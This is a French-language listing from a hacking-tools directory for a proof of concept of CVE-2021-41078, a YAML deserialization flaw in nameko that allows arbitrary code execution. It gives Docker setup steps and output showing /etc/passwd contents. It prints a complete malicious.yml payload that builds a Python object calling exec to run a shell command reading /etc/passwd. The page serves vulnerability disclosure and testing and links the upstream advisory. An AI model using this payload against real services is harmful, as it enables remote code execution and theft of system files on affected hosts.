
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

··Flux·Contact·Confidentialité·© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2021-41078 — nameko Exécution de code arbitraire due à la désérialisation YAML | Kitploit
Outils/GitHubGitHub/s-index/cve-2021-41078
Génération de PayloadsAnalyse des VulnérabilitésAnalyse de CodeExploitationExploitation d'Applications WebMauvaise Configuration
GitHubs-index/cve-2021-41078

CVE-2021-41078

nameko Exécution de code arbitraire due à la désérialisation YAML

Voir le dépôt
12il y a 4 ansPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

CVE-2021-41078

nameko Exécution de code arbitraire due à la désérialisation YAML

Description NVD

Nameko jusqu'à la version 2.13.0 peut être amené à exécuter du code arbitraire lors de la désérialisation du fichier de configuration.
Démo

cve-2021-41078

Mise en place

  1. Construire une image à partir d'un Dockerfile
docker build -t cve-2021-41078 .
  1. Exécuter python main.py dans un nouveau conteneur


docker run -it --rm cve-2021-41078

sortie /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
-- snip --

output-image

Charge utile du PoC

malicious.yml

!!python/object/new:type
args: ['z', !!python/tuple [], {'extend': !!python/name:exec }]
listitems: "__import__('os').system('cat /etc/passwd')"

Référence

  • https://github.com/nameko/nameko/security/advisories/GHSA-6p52-jr3q-c94g
Télécharger l’outil